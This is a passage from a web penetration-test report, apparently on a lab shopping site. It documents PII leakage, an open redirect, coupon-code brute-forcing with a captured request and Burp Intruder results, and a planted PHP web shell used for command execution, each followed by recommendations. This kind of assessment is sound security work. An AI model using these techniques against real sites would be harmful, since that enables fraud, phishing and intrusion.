
The below mentioned URL is vulnerable to personnel identifiable information leakage.

**Affected URL:**

[http://52.66.71.176/products/details.php?p\\_id=28](http://52.66.71.176/products/details.php?p_id=28)


# Observation

- Login to your account and go to **Products** page.
- In every product page the **Seller Info** is available, click on it.



# PoC – pan card details are shown

- Upon clicking on Seller Info; Seller Name, Rating , City, Email along with Pan Card Details are shown.





# Business Impact – High

- Leaking critical information like PAN Card Details to everyone is highly vulnerable as, hackers can use such information to socially hack them.

# Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

# References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii>
- [https://hackerone.com/reports/374007 /](https://hackerone.com/reports/374007)

# 12.Open Redirection

## Open Redirection (Severe)

Below mentioned URL is vulnerable to open redirection.

**Affected URL:**

<http://52.66.71.176/redirect.php?url=www.batwanworldfashion.com>

**Affected Parameters:**

- url


# Observation

- Login to your account and go to **Products** page.
- In every product page **the Brand Website** is available, click on it.



# Observation


- Upon clicking on Brand Website, we are then being redirected to the brand's website.



You will be redirected in 6 seconds

# Observation


- Now, change the url from the brand website to some other website, here we use <https://www.google.com> and hit enter.



You will be redirected in 6 seconds

# PoC – open redirection

- We have been redirected to the destination url.





# Business Impact – High

- The hacker can redirect your page to a malicious page or some other phishing sites.

# Recommendation

- Check your Referrers.
- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL: token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

# References

- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention>
- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/>

# 13.Bruteforce Exploitation of Coupon Codes

**Open Redirection  
(Severe)**

Below mentioned URL is vulnerable to brute forcing and can be exploited for discussion.

**Affected URL:**

<http://52.66.71.176/cart/cart.php>

# Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the **apply coupon section** and an example.
- Type in **UL\_6666** in the apply coupon section and interpret the request using Burp Suite.

### Shopping Cart

S.No	Product	Price
1	Chill T Shirt <a href="#">Remove</a>	250
2	Adidas Socks - Pack <a href="#">Remove</a>	450
3	Marhoon T Shirt <a href="#">Remove</a>	199
4	Graphic Tee <a href="#">Remove</a>	195
	Total	1094

#### Have a coupon?

Your coupon should look like UL\_6666

# Observation

- Following request will be generated containing **coupon code**.

```

Pretty  Raw  Hex
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 52.66.71.176
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
10 Origin: http://52.66.71.176
11 Connection: close
12 Referer: http://52.66.71.176/cart/cart.php
13 Cookie: key=5zmvx8ulguy; PHPSESSID=t5bklnc5bbq7jegf65crqqj5p4; X-XSRF-TOKEN=1221a7ad9424d93cd95abc40f836e174246c87df1c669707ed243f75ed344b6a
14
15 coupon=UL_6666&X-XSRF-TOKEN=1221a7ad9424d93cd95abc40f836e174246c87df1c669707ed243f75ed344b6a
```

# Observation

- We shoot the request with all possible combinations of 4 digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount.
- Valid coupon code for this website is **UL\_1056**

Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
136	1135		<input type="checkbox"/>	<input type="checkbox"/>		
57	1056	200	<input type="checkbox"/>	<input type="checkbox"/>	589	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	532	
1	1000	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
3	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
5	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
7	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
9	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
10	1009	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
11	1010	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
12	1011	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
13	1012	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
14	1013	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
15	1014	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
16	1015	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
17	1016	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
18	1017	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
19	1018	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
20	1019	200	<input type="checkbox"/>	<input type="checkbox"/>	532	
21	1020	200	<input type="checkbox"/>	<input type="checkbox"/>	532	

# PoC – coupon code applied successfully

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Chill T Shirt <a href="#">Remove</a>	250
2	Adidas Socks - Pack <a href="#">Remove</a>	450
3	Marhoon T Shirt <a href="#">Remove</a>	199
4	Graphic Tee <a href="#">Remove</a>	195
	Discount (UL_1056)	-500
	Total	-406

Have a coupon?

Your coupon should look like UL\_6666



# Business Impact – Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

# Recommendation

- Coupon codes should have been limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha numeric characters.

# References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code/>

# 14.Command Execution Vulnerability

## Command Execution Vulnerability (Critical)


The below mentioned URL is vulnerable **Command Execution Vulnerability**

**Affected URL:**

- <http://13.127.0.56/wondercms/files/b374kmini.php>
- <http://13.127.0.56/admin31/console.php>


# Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **settings** and the go to **Files** option.
- You will notice an **Remove Files** section here, click on `/wondercms/files/b374kmini.php`




# Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries and more.




# PoC – command execution

- Type in the Command: **whoami** and press **Go!**

